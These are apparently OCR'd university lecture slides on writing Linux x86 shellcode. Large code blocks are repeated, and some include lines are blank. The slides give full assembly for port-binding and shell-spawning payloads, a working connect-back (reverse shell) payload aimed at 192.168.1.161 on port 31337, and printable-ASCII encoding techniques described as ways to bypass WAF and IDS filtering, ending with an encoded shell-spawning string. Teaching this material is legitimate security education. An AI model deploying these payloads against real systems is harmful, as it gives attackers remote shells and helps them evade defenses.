        host_addr.sin_port = htons(31337);              // short, network byte order
        host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
        memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

        bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

        listen(sockfd, 4);
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

What the struct looks like before bind()

```
Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) x/16xb &host_addr
0xbffff7d0:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff7d8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
#include
#include
#include
#include
int main(void) {
        int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
        struct sockaddr_in host_addr, client_addr; // my address info
        socklen_t sin_size;
        int yes=1;

        sockfd = socket(PF_INET, SOCK_STREAM, 0);

        host_addr.sin_family = AF_INET;         //host byte order
        host_addr.sin_port = htons(31337);              // short, network byte order
        host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
        memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

        bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

        listen(sockfd, 4);
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

host_addr is a sockaddr_in struct:

```
struct sockaddr_in {
    short          sin_family;   // e.g. AF_INET, AF_INET6
    unsigned short sin_port;     // e.g. htons(3490)
    struct in_addr sin_addr;     // see struct in_addr, below
    char           sin_zero[8];  // zero this if you want to
};
```

Towards (port-binding) shellcode

- We know how to call socketcall()
- We know what the sockaddr_in struct should look like


Now we need to:

- bind to port 31337
- listen to port 31337 for incoming connections
- accept TCP connections

example shellcode

```
BITS 32
; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66)
  pop eax
  cdq               ; zero out edx for use as a null DWORD later
  xor ebx, ebx      ; ebx is the type of socketcall
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; after syscall, eax has socket file descriptor

  mov esi, eax      ; save socket FD in esi for later

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
```

```
;CONTINUED FROM bind(s, [2, 31337, 0], 16)
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD
```



(reminder) The shellcode mimics this:

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
	int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
	struct sockaddr_in host_addr, client_addr; // my address info
	socklen_t sin_size;
	int yes=1;

	sockfd = socket(PF_INET, SOCK_STREAM, 0);

	host_addr.sin_family = AF_INET;		//host byte order
	host_addr.sin_port = htons(31337);		// short, network byte order
	host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
	memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

	bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

	listen(sockfd, 4);
	sin_size = sizeof(struct sockaddr_in);
	new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

These familiar socket functions all can be accessed with a single Linux system call:

socketcall()

syscall number 102

Piece by piece

```
BITS 32
; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66)
  pop eax
  cdq               ; zero out edx for use as a null DWORD later
  xor ebx, ebx      ; ebx is the type of socketcall
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; after syscall, eax has socket file descriptor

  mov esi, eax      ; save socket FD in esi for later

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
```

```
;CONTINUED FROM bind(s, [2, 31337, 0], 16)
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD
```

This sets up:

```
sockfd = socket(PF_INET, SOCK_STREAM, 0);
```

socket(2,1,0)
Disassembly view recap

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
	int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
	struct sockaddr_in host_addr, client_addr; // my address info
	socklen_t sin_size;
	int yes=1;

	sockfd = socket(PF_INET, SOCK_STREAM, 0);

	host_addr.sin_family = AF_INET;		//host byte order
	host_addr.sin_port = htons(31337);		// short, network byte order
	host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
	memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

	bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

	listen(sockfd, 4);
	sin_size = sizeof(struct sockaddr_in);
	new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

```
mov DWORD PTR [esp+8], 0x0
mov DWORD PTR [esp+4], 0x1
mov DWORD PTR [esp], 0x2
call   0x8048394 <socket@plt>
....
```

Arguments are pushed on the stack in reverse order, so PF_INET = 2 and SOCK_STREAM = 1

Piece by piece

```
BITS 32
; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66)
  pop eax
  cdq               ; zero out edx for use as a null DWORD later
  xor ebx, ebx      ; ebx is the type of socketcall
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; after syscall, eax has socket file descriptor

  mov esi, eax      ; save socket FD in esi for later

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
```

```
;CONTINUED FROM bind(s, [2, 31337, 0], 16)
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD
```

This sets up:

```
sockaddr_in host_addr

bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct
sockaddr));
```

bind(s, [2, 31337, 0], 16)
Debugger view recap

```
Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) x/16xb &host_addr
0xbffff7d0:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff7d8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
#include
#include
#include
#include
int main(void) {
        int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
        struct sockaddr_in host_addr, client_addr; // my address info
        socklen_t sin_size;
        int yes=1;

        sockfd = socket(PF_INET, SOCK_STREAM, 0);

        host_addr.sin_family = AF_INET;         //host byte order
        host_addr.sin_port = htons(31337);              // short, network byte order
        host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
        memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

        bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

        listen(sockfd, 4);
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

host_addr is a sockaddr_in struct:

```
struct sockaddr_in {
    short          sin_family;   // e.g. AF_INET, AF_INET6
    unsigned short   sin_port;     // e.g. htons(3490)
    struct in_addr   sin_addr;     // see struct in_addr,
below
    char           sin_zero[8];  // zero this if you want to
};
```

Piece by piece

```
BITS 32
; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66)
  pop eax
  cdq               ; zero out edx for use as a null DWORD later
  xor ebx, ebx      ; ebx is the type of socketcall
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; after syscall, eax has socket file descriptor

  mov esi, eax      ; save socket FD in esi for later

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
```

```
;CONTINUED FROM bind(s, [2, 31337, 0], 16)
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD
```

This sets up:

```
listen(sockfd, 4);
```

Piece by piece

```
BITS 32
; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66)
  pop eax
  cdq               ; zero out edx for use as a null DWORD later
  xor ebx, ebx      ; ebx is the type of socketcall
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; after syscall, eax has socket file descriptor

  mov esi, eax      ; save socket FD in esi for later

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
```

```
;CONTINUED FROM bind(s, [2, 31337, 0], 16)
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD
```

This sets up:

```
new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr,
&sin_size);
```

This shellcode

- binds to port 31337
- waits for incoming connections
  - blocking at the accept call
- When connection is accepted the new socket file descriptor is stored in EAX
  - but doesn't do anything more!
  - we need to tie the file descriptor with a shell eventually
    - cue talk on: dup2()

man dup2

DUP(2) Linux Programmer's Manual DUP(2)

NAME

dup, dup2, dup3 - duplicate a file descriptor

SYNOPSIS

```
#include <unistd.h>

int dup(int oldfd);
int dup2(int oldfd, int newfd);

#define _GNU_SOURCE
#include <unistd.h>

int dup3(int oldfd, int newfd, int flags);
```

DESCRIPTION

These system calls create a copy of the file descriptor oldfd.

dup() uses the lowest-numbered unused descriptor for the new descriptor.

dup2() makes newfd be the copy of oldfd, closing newfd first if necessary

shell-spawning port binding shellcode

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66)
  pop eax
  cdq               ; zero out edx for use as a null DWORD later
  xor ebx, ebx      ; ebx is the type of socketcall
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,


.... same as before   .......

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD
```

```
; dup2(connected socket, {all three standard I/O file descriptors})
  mov ebx, eax      ; move socket FD in ebx
  push BYTE 0x3F    ; dup2  syscall #63
  pop eax
  xor ecx, ecx      ; ecx = 0 = standard input
  int 0x80          ; dup(c, 0)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 1 = standard output
  int 0x80          ; dup(c, 1)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 2 = standard error
  int 0x80          ; dup(c, 2)

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve  syscall #11
  push edx          ; push some nulls for string termination
  push 0x68732f2f   ; push "//sh" to the stack
  push 0x6e69622f   ; push "/bin" to the stack
  mov ebx, esp      ; put the address of "/bin//sh" into ebx, via esp
  push edx          ; push 32-bit null terminator to stack
  mov edx, esp      ; this is an empty array for envp
  push ebx          ; push string addr to stack above null terminator
  mov ecx, esp      ; this is the argv array with string ptr
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

The result

- The added code duplicates this socket into the standard I/O file descriptors
  - 0 = standard in
  - 1 = standard out
  - 2 = standard error
- So when connections are accepted, these file descriptors are created, to handle /bin/sh for the socket.

- can only handle one connection, then closes.

This is messy!

- Lots of dup2 calls on the right
  - we need to clean this up
    - Branching control structures

```
; dup2(connected socket, {all three standard I/O file descriptors})
  mov ebx, eax      ; move socket FD in ebx
  push BYTE 0x3F    ; dup2  syscall #63
  pop eax
  xor ecx, ecx      ; ecx = 0 = standard input
  int 0x80          ; dup(c, 0)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 1 = standard output
  int 0x80          ; dup(c, 1)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 2 = standard error
  int 0x80          ; dup(c, 2)

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve  syscall #11
  push edx          ; push some nulls for string termination
  push 0x68732f2f   ; push "//sh" to the stack
  push 0x6e69622f   ; push "/bin" to the stack
  mov ebx, esp      ; put the address of "/bin//sh" into ebx, via esp
  push edx          ; push 32-bit null terminator to stack
  mov edx, esp      ; this is an empty array for envp
  push ebx          ; push string addr to stack above null terminator
  mov ecx, esp      ; this is the argv array with string ptr
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Branching Control Structures

- C programming structures like
  - for loops
  - if-then-else blocks
  - while loops

Rewritten as a small loop

```
; dup2(connected socket, {all three standard I/O file descriptors})
  mov ebx, eax      ; move socket FD in ebx
  push BYTE 0x3F    ; dup2  syscall #63
  pop eax
  xor ecx, ecx      ; ecx = 0 = standard input
  int 0x80          ; dup(c, 0)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 1 = standard output
  int 0x80          ; dup(c, 1)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 2 = standard error
  int 0x80          ; dup(c, 2)
```

```
; dup2(connected socket, {all three standard I/O file descriptors})
  xchg eax, ebx     ; put socket FD in ebx and 0x00000005 in eax
  push BYTE 0x2     ; ecx starts at 2
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; dup2  syscall #63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; count down to 0
  jns dup_loop      ; if the sign flag is not set, ecx is not negative
```

Cuts down on some size

important note: xchg swaps <reg1> and <reg2>
using EBX as the pivot/swap-register

Going from port binding to connect back

Port binding:

1. setup socket
2. bind to socket
3. listen for connections
4. accept connections
5. handle standard file I/O descriptors
6. spawn shell

Connect back:

1. setup socket
2. Connect back to attacker
3. handle standard file I/O descriptors
4. spawn shell

==smaller shellcode!

How do we change this to connect back?

- Only involves changing two lines of the ASM
  - seriously!
  - .... seriously!!!
  - in the bind() block of ASM
- and removing listen() and accept()
  - so remove two blocks of ASM

Working connect back shellcode (targets 192.168.1.161)

```
BITS 32
; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66)
  pop eax
  cdq               ; zero out edx for use as a null DWORD later
  xor ebx, ebx      ; ebx is the type of socketcall
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; after syscall, eax has socket file descriptor
  mov esi, eax      ; save socket FD in esi for later

; connect(s, [2, 31337, <IP ADDR>], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  xor ebx, ebx;
  inc ebx
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push DWORD 0xa101a8c0 ; hex representation for 192.168.1.161
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
  mov ecx, esp      ; ecx = argument array
  inc ebx             ; ebx = 3 = SYS_CONNECT = connect()
```

```
;success:
; dup2(connected socket, {all three standard I/O file descriptors})
  xchg esi, ebx     ; put socket FD from esi into ebx (esi = 3)
  xchg ecx, esi     ; ecx = 3
  dec ecx           ; ecx starts at 2
dup_loop:
  mov BYTE al, 0x3F ; dup2  syscall #63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; count down to 0
  jns dup_loop      ; if the sign flag is not set, ecx is not negative

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve  syscall #11
  push edx          ; push some nulls for string termination
  push 0x68732f2f   ; push "//sh" to the stack
  push 0x6e69622f   ; push "/bin" to the stack
  mov ebx, esp      ; put the address of "/bin//sh" into ebx, via esp
  push edx          ; push 32-bit null terminator to stack
  mov edx, esp      ; this is an empty array for envp
  push ebx          ; push string addr to stack above null terminator
  mov ecx, esp      ; this is the argv array with string ptr
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Encoded shellcode

Bypassing WAF ASCII filters & IDS/IPS detection

Why attack something thats behind a WAF, IDS / IPS, AND Firewall?????

- regulations mandate (in many industries) the companies either:
  - do regular code auditing of their software to get rid of bugs
  - establish a WAF, IDS / IPS instead
    - still will be vulnerabilities!
      - its like sweeping them under the rug!

So if its behind a WAF, its likely not code audited....

- vulnerabilities ++

History time! Italian potato governor

- There was once a italian governor that wanted to introduce potatoes to the daily lives of his citizens
  - they were cheap and easy to grow. Good for business
- Italians didn't want any part of it
  - Even gave them away for free!!! No one wanted them....
- So he played on human logic....

The (Not-so) Great Potato Heists!

- The gov put guards around carts of potatoes in the marketplace
  - people collectively began to think, well if they're being guarded they must be worth something!
- So when the guards took their breaks
  - people began stealing potatoes
    - and raving about them "Man these things are great!"

Lesson here: Putting defenses up may naturally drive more people to attack it

-which is a motivation in honeypots :D

Buffer restrictions on a web application


- Often caused by a WAF filter
- Usually filter for data types other than expected (data sanity checking)
  - ASCII only input for string buffers
  - numerical only input for integers
  - etc...
- Mitigates many attacks

Polymorphic printable ASCII shellcode

- Polymorphic
  - refers to any code that modifies itself
    - we've worked with this some already
- We need NOP sleds that are printable ASCII
- **We need ways to zero out registers with printable ASCII opcodes**
- And encoders / decoders that are printable ASCII as well
- ASCII range:
  - 0x33 to 0x7e

0x33 to 0x7e

- total set of valid opcodes here is rather small
- would be insane to write complex shellcode using a small instruction set
- instead we find some way such that the printable opcodes modify the rest of the shellcode



0x33 to 0x7e

- Useful stuff that renders as printable ascii
  - push esp ; prints as T
  - pop eax ; prints as X
  - sub eax, 0x39393333 ; prints as "-3399"
  - sub eax, 0x72727550 ; prints as "-Purr"
  - sub eax, 0x54545421 ; prints as "-!TTT"
  - sub eax, 0x41414141 ; prints as "-AAAA"
  - push eax ; prints as P
  - pop esp ; prints as \
  - and eax, 0x454e4f4a ; prints as "%JONE"
  - and eax, 0x3a313035 ; prints as "%501:"
  - and eax, 0x41414141 ; prints as "%AAAA"

Zeroing out registers

- and eax, 0x454e4f4a ; prints as "%JONE"
- and eax, 0x3a313035 ; prints as "%501:"
- and eax, 0x41414141 ; prints as "%AAAA"

- Instructions like these can be used to zero out a register, if the value's being AND-ed are inverses
  - share no 1's in common
  - 01 AND 10 == 00
- 0x45e4f4a AND 0x3a313035 == 0x000000!
  - "%JONE%501:" will zero out EAX

Then....

There are two ways to proceed

1. use these crazy opcodes to build shellcode on the stack from scratch
2. use these opcodes to *decode* the rest of the payload...
    a. shell spawning shellcode

#2 conceptually

- We have useful instructions like these:
  - sub eax, 0x39393333 ; prints as "-3399"
  - sub eax, 0x72727550 ; prints as "-Purr"
  - sub eax, 0x54545421 ; prints as "-!TTT"
  - sub eax, 0x41414141 ; prints as "-AAAA"
- What we do with our shellcode, is take the raw bytes, and increment them by some combination of:
  - 0x39393333, 0x72727550, 0x54545421, 0x41414141

    and so on, until they are in the "printable" ASCII range

#2 conceptually

Then, once everything is in the printable ascii range, it will bypass any ASCII filter (i.e. on the WAF).

- Then use these instructions to *decode* the encoded payload!
  - sub eax, 0x39393333 ; prints as "-3399"
  - sub eax, 0x72727550 ; prints as "-Purr"
  - sub eax, 0x54545421 ; prints as "-!TTT"
  - sub eax, 0x41414141 ; prints as "-AAAA"

And we get shellcode like:

This is simple shell-spawning shellcode

```
reader@hacking:~/booksrc $ nasm printable.s
reader@hacking:~/booksrc $ cat printable; cat
TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-fwfY-yzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqq
q-jPiXP-cccc-Dw0D-WICzP-c66c-W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPP
PPPPPP
```

Networking shellcode gets really tricky here.

What you need to know

- how this works conceptually
- that there are tools out there that automate this
  - msfencode
- its more of an art than a science

Readings

Required:

- Read Chapter 12 in WAHH
- Read 0x550 in HAOE

[Optional] Suggested:

- Related Video (IDS/IPS Detection, Evasion, VOIP hacking): http://www.youtube.com/watch?v=tJsNu0VRKYY&feature=related

Questions?